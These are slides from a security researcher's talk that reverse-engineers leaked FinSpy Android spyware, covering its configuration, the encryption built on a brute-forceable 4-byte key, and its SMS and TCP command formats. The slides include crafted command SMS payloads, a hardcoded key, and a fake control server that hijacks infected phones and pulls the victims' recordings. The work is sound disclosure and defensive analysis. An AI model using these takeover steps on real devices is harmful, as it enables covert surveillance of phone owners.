

Inside Spying

FinSpy for Android



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- there was a huge data leak ~ 40GB
(application, brochure, full support database)
- we already know what is the real ability of this application, but how they did it technically
(encryption, communication, configuration... etc.)
- because it is not a traditional MALWARE, the solutions of its should be interesting and unique
- the most important:
 - has it any weaknesses and,
 - is there any chance to exploit these weaknesses, if there are any



Leaked APK and its versions

Overall: 12 leaked APK, all of them from the QA folder/department

Versions: 4.21, 4.28, 4.30, 4.38, 4.40, 4.50, 4.51

`./gateam/ta/release421/421and.apk`

(SHA1: 598b1ea6f0869ff892a015ab62cbf69300472b8d)

NOT obfuscated, relatively easy to analyse

`./gateam/ak/demo-de/4.51/Android/AKDEMO.apk`

(SHA1: e8a91fdc8f46eb47362106cb52a22cbca0fbd070)

Obfuscated but mainly the same

APK: 598b1ea6f08...



In a nutshell



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Permissions

- ACCESS_COARSE_LOCATION
- ACCESS_FINE_LOCATION
- INTERNET
- READ_PHONE_STATE
- ACCESS_NETWORK_STATE
- **READ_CONTACTS**
- **READ_SMS**
- **SEND_SMS**
- **RECEIVE_SMS**
- **WRITE_SMS**
- RECEIVE_MMS
- RECEIVE_BOOT_COMPLETED
- PROCESS_OUTGOING_CALLS
- ACCESS_NETWORK_STATE
- ACCESS_WIFI_STATE
- WAKE_LOCK
- CHANGE_WIFI_STATE
- MODIFY_PHONE_STATE
- BLUETOOTH
- RECEIVE_WAP_PUSH
- CALL_PHONE
- WRITE_CONTACTS
- MODIFY_AUDIO_SETTINGS
- WRITE_EXTERNAL_STORAGE
- **READ_CALENDAR**
- GET_ACCOUNTS
- WRITE_SETTINGS
- WRITE_SECURE_SETTINGS



Actions

android.intent.action.NEW_OUTGOING_CALL
android.provider.Telephony.SMS_RECEIVED

android.net.wifi.STATE_CHANGE
android.net.conn.CONNECTIVITY_CHANGE
android.bluetooth.adapter.action.STATE_CHANGED
android.intent.action.AIRPLANE_MODE

android.intent.action.PHONE_STATE
android.intent.action.PACKAGE_REPLACED
android.intent.action.PACKAGE_ADDED
android.intent.action.USER_PRESENT
android.intent.action.BOOT_COMPLETED

android.intent.action.BATTERY_LOW
android.intent.action.BATTERY_OKAY
android.intent.action.DEVICE_STORAGE_LOW
android.intent.action.DEVICE_STORAGE_OK
android.intent.action.MEDIA_SCANNER_FINISHED



Services / Receivers

```
<service android:name="Services"/>
<service android:name="EventBasedService"/>
<service android:name=
    "com.android.services.sms.SmsHandlerIntentServices"/>
<service android:name=
    "com.android.time.based.RemovalAtServices"/>
<service android:name=
    "com.android.tracking.TrackingService"/>
<service android:name=".WhatsApp.WhatsService"/>
<service android:name=".call.CallServices"/>
```

```
<receiver
    android:enabled="false"
    android:name=".sms.SMSReceiver">
    <intent-filter android:priority="100">
        <action android:name=
            "android.provider.Telephony.SMS_RECEIVED"/>
    </intent-filter>
</receiver>
```

Configuration



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Where the config comes from

```
com.android.services.Services -> onCreate()
```

```
if (getFilesDir().list().length == 0)
    MakeConfigFile();
```

```
void MakeConfigFile()
{
    try
    {
        byte[] arrayOfByte = Base64.decode(
            Extractor.getConfiguration(getPackageCodePath())
        );
        File localFile = new File(getFilesDir(), "84C.dat");
        localFile.createNewFile();
        [...]
    }
}
```

```
java -jar finspy_conf.jar 598b1ea6f0869ff892a015ab62c... .apk
```

FinSpy config extractor.

Processing...

```
CONF: FQIAAJBb/gANAgAAoDOEAAwAAABQE/4AAAAAABAAAABgV4AAAAAAAAAAAAAAAAAAAAQBX
+AAAAAAAAOAAAAcFj+ADQyMWFuZAwAAABAYYQ...
```



Where the config comes from

Directory of e:\out\assets\Configurations

10/05/2014 01:23 PM

0 dumms0.dat

[...]

10/05/2014 01:23 PM

0 dumms99.dat

200 File(s)

0 bytes

504b	0102	0a00	0a00	0000	0000	2e50	8e3f	PK.....P.?
0000	0000	0000	0000	0000	0000	2000	0400
0000	0000	4651	4941	414a	0000	0000	6173 FQIAAJas
7365	7473	2f43	6f6e	6669	6775	7261	7469	sets/Configurati
6f6e	732f	6475	6d6d	7330	2e64	6174	feca	ons/dumms0.dat..

Where:

PK signature

\x50\x4b\x01\x02

'PK\x01\x02'

Internal file attributes (2 bytes)

\x46 \x51

FQ

External file attributes (4 bytes)

\x49\x41\x41\x4a **IAAJ**

all together

(6 bytes)

FQIAAJ



The extracted config data (TLV):

15	02	00	00	90	5b	fe	00	0d	02	00	00	a0	33	84	00[.....3..	
0c	00	00	00	50	13	fe	00	00	00	00	00	10	00	00	00P.....	
60	57	fe	00	00	00	00	00	00	00	00	00	0c	00	00	00	`W.....	
40	15	fe	00	00	00	00	00	0e	00	00	00	00	70	58	fe	00	@.....pX..
34	32	31	61	6e	64	0c	00	00	00	40	61	84	00	78	00	421and....@a..x.	
00	00	0d	00	00	00	90	64	84	00	82	87	86	81	83	23d.....#	
00	00	00	70	37	80	00	71	61	30	31	2e	67	61	6d	6d	...p7..qa01.gamm	
61	2d	69	6e	74	65	72	6e	61	74	69	6f	6e	61	6c	2e	a-international.	
64	65	0c	00	00	00	40	38	80	00	57	04	00	00	0c	00	de....@8..W.....	
00	00	40	38	80	00	58	04	00	00	0c	00	00	00	40	38	..@8..X.....@8	
80	00	59	04	00	00	0c	00	00	00	40	38	80	00	50	00	..Y.....@8..P.	
00	00	15	00	00	00	70	63	84	00	2b	34	39	xx	xx	xxpc..+49xxx	
xx	xx	xx	xx	30	30	37	16	00	00	00	70	6a	84	00	2b	xxxx007....pj..+	
34	39	xx	xx	xx	xx	xx	xx	xx	xx	39	30	39	0e	00	00	49xxxxxxxxx909...	
00	70	66	84	00	34	32	31	61	6e	64	0c	00	00	00	40	.pf..421and....@	

$\backslash x15 \backslash x02 \backslash x00 \backslash x00 = 0x215 = 533$ (little endian)

`-rwxrwx--- 1 root vboxsf 533 okt 6 16:50 config.dat`


$\backslash x00 \backslash xfe \backslash x5b \backslash x90 = 0xfe5b90 = 16669584$ (???)



Parsed config (1):

- HeartBeatInterval: **120**
 - every 2 hours checks back to the Master
- RemovalAtDate: **0**
 - at this date, uninstalls itself
- RemovalIfNoProxy: **168**
 - if can't reach the Master for a week, uninstalls itself
- proxies: **qa01.gamma-international.de**
- ports: **1111, 1112, 1113, 80**
- TjUID (AES sub-key): 9410890 **0x008F994A**
 - such a long AES key... are you scared 😊
- Phones: **+49XXXXXXXXX07**
 - Master phone number (SMS)
- VoicePhones: **+49XXXXXXXXXX09**
 - incoming call from this turns the phone on spy-mode

Nontraditional
malware property





Parsed config (2):

EventBased HeartBeat: ad10

isSIMChanged:	On
isCellLocationChanged:	Off
isNetworksChanged:	On
isCalls:	Off
isWifiConnected:	On
isDataLinkAvailable:	On
isNetworkActivacted:	Off
isDataAvailableEvent:	On
isLocationChanged:	Off
isLowBattery:	Off
isLowSpace:	On

(On) If the event is occurred the application will contact with the Master

HeartBeat Restrictions: c000

isChannelWifi:	On
isChannel3G:	On
isChannelSMS:	Off
isRestrictionsRoaming:	Off

(On) Which channels are allowed to be used for communication

Parsed config (3):

InstalledModules:

- SMS: On
- AddressBook: On
- PhonesLogs: On
- SypCall: On
- Tracking: On
- Logging: Off
- Calendar: Off
- WhatsApp: On

(On) Which modules should collect information

(Note) Sophisticated malwares usually don't bring modules which they do not use



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Install FinSpy



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Unveiling SMS



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onReceive SMS

```
public void onReceive(Context paramContext, Intent paramInt)

byte[] arrayOfByte =
    Base64.decode(arrayOfSmsMessage[i].getMessageBody());
ByteBuffer localByteBuffer = ByteBuffer.wrap(arrayOfByte);
localByteBuffer.order(ByteOrder.LITTLE_ENDIAN);

localByteBuffer.getInt();
int j = localByteBuffer.getInt();

if ((j == 8651888) || (j == 8664432))
//      0x840470 ||      0x843570
{
    Intent localIntent = new Intent(paramContext,
        SmsHandlerIntentServices.class);
    localIntent.putExtra("MasterAnswer", arrayOfByte);
    paramContext.startService(localIntent);
    abortBroadcast();
}
```




Unveiling SMS

```
./fin_server/fin_detect.py
```

Message (bytes): 090000007035840041

Message (base64): **CQAAHA1hABB**



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Sending unveiling SMS



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Network Communication



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Network communication

- Intercept the initial network communication to get more information about the malware

How:

- create a fake server (eg.: `nc -lvp 1111`) and intercept the communication

Source	Destination	Length	Info
10.8.0.6	80.156.28.180	60	34738 > lmsocialserver [SYN] Seq=0
80.156.28.180	10.8.0.6	60	lmsocialserver > 34738 [SYN, ACK] S
10.8.0.6	80.156.28.180	52	34738 > lmsocialserver [ACK] Seq=1
10.8.0.6	80.156.28.180	188	34738 > lmsocialserver [PSH, ACK] S
80.156.28.180	10.8.0.6	52	lmsocialserver > 34738 [ACK] Seq=1
10.8.0.6	80.156.28.180	52	34738 > lmsocialserver [FIN, ACK] S
80.156.28.180	10.8.0.6	52	lmsocialserver > 34738 [FIN, ACK] S
10.8.0.6	80.156.28.180	52	34738 > lmsocialserver [ACK] Seq=13

The packet we received (intercepted)



10	00	00	00	60	01	86	00	2e	fd	9d	25	04	41	01	00	`.....%.A..
78	00	00	00	a0	02	86	00	10	00	00	00	60	57	fe	00		x.....`W..
2e	fd	9d	25	04	41	01	00	60	00	00	00	90	01	84	00		...%.A..`.....
58	00	00	00	90	5b	fe	00	bb	b9	1a	bb	3f	db	d4	17		X....[.....?....
24	1c	b2	81	b1	4a	c9	2d	a9	03	10	fa	d8	07	d9	8d		\$....J.-.....
98	67	0a	b1	1f	9a	5e	f2	e6	c7	16	e1	4a	28	6e	84		.g....^.....J(n.
8e	f2	c2	a1	ec	28	b6	2f	82	53	84	6a	ce	57	a6	6b	(./S.j.W.k
b6	82	81	05	89	51	49	0d	48	d7	3f	b5	ed	96	a3	5a	QI.H.?.....Z
55	a2	d3	4d	c1	04	fe	1a										U..M....

\x10\x00\x00\x00 = 16 (8B Header, 8B Value)

\x2e\xfd\x9d\x25\x04\x41\x01\x00 = 352961043496238

0x860160 – MobileTgUID = **IMEI**

0xfe5b90 – Encrypted content

IMEI (15 digits)

International Mobile Station Equipment Identity

Encryption



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Encryption / Decryption

```
toHexString(0x008F994A) = \x30\x30\x38\x46\x39\x39\x34\x41
```

```
m = hashlib.sha256()  
m.update(  
    "\x01\x7f\x54\x1c\x4b\x1d\x39\x08"  
    "\x55\x7e\x30\x5c\x7d\x23\x71\x13")  
m.update(pkey) ←  
self.Key = m.digest()  
m = hashlib.sha256()  
m.update(  
    "\x02\x1f\x64\x3c\x1b\x6a\x0d\x7f"  
    "\x59\x17\x03\x25\x77\x3a\x1e\x3b") ←  
m.update(pkey) ←  
self.IV = m.digest()[:16]  
cipher = AES.new(self.Key, AES.MODE_CBC, self.IV )  
data = cipher.decrypt(enc)
```

sub-key



Brute-force against the 4 bytes

```
root@finspy:~/# ./fin_server/fin_pcap.py fin_login_tab.pcap
```

```
FinSpy Message detected...
```

```
Raw content:
```

```
10000000600186002efd9d250441010078000000a0028600100000006057fe  
002efd9d2504410100600000009001840058000000905bfe00bbb91abb3fdb  
D417241cb281b14ac92da90310fad807d98d98670ab11f9a5ef2e6c716e14a  
286e848ef2c2a1ec28b62f8253846ace57a66bb68281058951490d48d73fb5  
ed96a35a55a2d34dc104fe1a
```

```
Diff: 0 Hash/s: 0 Left (hour): 100000.0 Current key: 00000000
```

```
Diff: 0 Hash/s: 1161213 Left (hour): 1.02741213703 Current key: 00001388
```

```
[...]
```

```
Diff: 241 Hash/s: 38972 Left (hour): 30.5453665921 Current key: 008FBCE0
```

```
Diff: 241 Hash/s: 38984 Left (hour): 30.53620319 Current key: 008FD068
```

```
HACKED:
```

```
Np 421and/352961043496238/216306121433199/216/30/13862394/1200///}@@x@/12
```

```
Diff: 241 Hash/s: 38995 Left (hour): 30.527039376
```

```
Current key: 9410890 0x008F994A
```

241 sec = 4 minutes, **the whole key space in: 30,5 hours !!**
with a 5 \$ cloud server, 1 CPU, 512 RAM

Master Commands



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Master command(s)

```
./fin_master_command.py -devid 0000000000000000 -phone 0036400000000
```

Master Acknowledgement:

- 00000010 0x02 NETWORK_CHANGED_FLAG = 0
- 00000100 0x04 SIM_CHANGE_FLAG = 0
- 00001000 0x08 GPS_CHANGE_LOCATION_FLAG = 0
- 00010000 0x10 CELL_LAC_FLAG = 0
- 00100000 0x20 NETWORK_CHANGED_FLAG = 0

Master Commands:

- B 0x42 LICENSE_FLAG = 0
- C 0x43 TG_REMOVED_FLAG = 1
- D 0x44 TG_REMOVED_FLAG = 1
- E 0x45 TG_REMOVED_FLAG = 1
- F 0x46 RESEND_SMS_FLAG = 1
- G 0x47 RESEND_TCP_FLAG = 1
- H 0x48 START_TRACKING_FLAG = 1
- I 0x49 START_TRACKING_FLAG = 0

uninstall FinSpy


to force communication

start/stop tracking



Master command

```
./fin_master_command.py -devid 352961043496238 -phone 0036300000000
```



```
Base64: PwAAAHAEhAAzNTI5NjEwNDM0OTYyMzgvRkBHQS9MSUNFT1NFX1ZBTfV  
FLy8vMDAzNjMwMDAwMDAwMC8xMDAw
```

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Master Command



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Master Configuration



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Master config – Emergency SMS

- What is needed to re-configure FinSpy?
 - just the phone number and the IMEI number
- What can you configure?
 - **Host:** domain or IP
 - **Port:** desired port number
 - **Phone:** Master phone number
 - **EmergencyPhone:** incoming call from this turns the phone in to spy-mode
 - **SaveMode:** add or overwrite the config
 - **HeartBeatInterval:** frequency of communication (minutes)
 - **HeartBeatEvents:** what kind of events trigger heart beats
 - **HeartBeatRestrictions:** which of the channels could be used
 - **Counter:** message counter, it must be bigger than the last valid one (possible last counter value = 2,147,483,647 = locks out everyone)



Master config - Emergency SMS

Host / Port (0x51 = 81)

HeartBeatInterval: 1 sec

SaveMode:overwrite

IMEI = 352961043496238 =
14104259dfd2e

Master phone / Emergency Phone

14104259dfd2e/finspy.marosi.hu/0051/003620xxx1976/003620xxx1976/1/1/ffe0/e040/101

- 11111111 = ff
- 10000000 0x80 isSIMChanged
- 01000000 0x40 isCellLocationChanged
- 00100000 0x20 isNetworksChanged
- 00010000 0x10 isCalls
- 00001000 0x08 isWifiConnected
- 00000100 0x04 isDataLinkAvailable
- 00000010 0x02 isNetworkActivated
- 00000001 0x01 isDataAvailableEvent
- 11100000 = e0
- 10000000 0x80 isLocationChanged
- 01000000 0x40 isLowBattery
- 00100000 0x20 isLowSpace

- 11100000 = e0
- 10000000 0x80 isChannelWifi
- 01000000 0x40 isChannel3G
- 00100000 0x20 isChannelSMS
- 01000000 = 40 (tehát, semmi)
- 10000000 0x80 isRestrictionsRoaming

SMS:

WQAAHA1hAAxNDEwNDI1OWRmZDJlL2ZpbmNweS5tYXJvc2kuaHUvMDA1MS8wM
DM2MjAzNjcxOTc2LzAwMzYyMDM2NzE5NzYvMS8xL2ZmZmYvZTA0MC8xMDE=

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Master Config – hijack the control



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Fake FinSpy server



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Your own FinSpy server

- In server side you need: **4 byte key, IMEI**

```
./fin_server.py 81 008F994A 352961043496238
```

```
FinSpy - LootServer
```

```
[*] Created by Attila Marosi (SophosLab)
```

```
[*] Version 0.4
```

```
[*] TCP Port: 81
```

```
[*] AES sub-key: 008F994A
```

```
[*] Device ID: 352961043496238
```

```
Connected with 178.xxx.xxx.xxx:58245
```

```
Client MSG: 10000000600186002efd9d[...]78000000905bfe00c8c7d98747[...]
```

```
MobileTgUID: 352961043496238
```

```
MobileTgComm:
```

```
MobileTgUID: 352961043496238
```

```
Type: 00840190
```

```
EncryptedContent:
```

```
ClientConfig:
```

```
421and/352961043496238/216306121433199/216/30/13143284/1200/
```

```
47.xxxxxx/19.xxxxxx/
```

```
}xPX@/353
```

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Fake FinSpy server...

download the recorded files from the victim



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The last known version: 4.51

- It has screenshot function!? It needs rooted dev.?
 - it brings an exploit itself
(CVE-2012-6422, **Exynos** 4210 vagy 4412 processor, **ExynosAbuse**)
 - B18822faa830d3c28a9d32da2dd1c394d00a003d
(plustig) ELF, ARM 32Bit
 - screenshot:
 - 7b333916460e920da7113b6a449a392e6a1b8885
(screenshot) ELF, ARM 32Bit
- The config is stored encrypted 😊
- The problem, the key is hardcoded: **0x03ACDE78** 😞



Overall facts

- You can easily detect the existence of the application
- If you know the IMEI you can hijack the phone, use it to spy on the owner of it
- If you know the IMEI you can re-configure the application, lock out the "rightfull" users
- The IMEI number is sent over the network without encryption ☹️ (in 4.51 it is improved)
- **ALL FinSpy has the same embedded AES key and only 4 bytes are configurable (variety)**



Questions?

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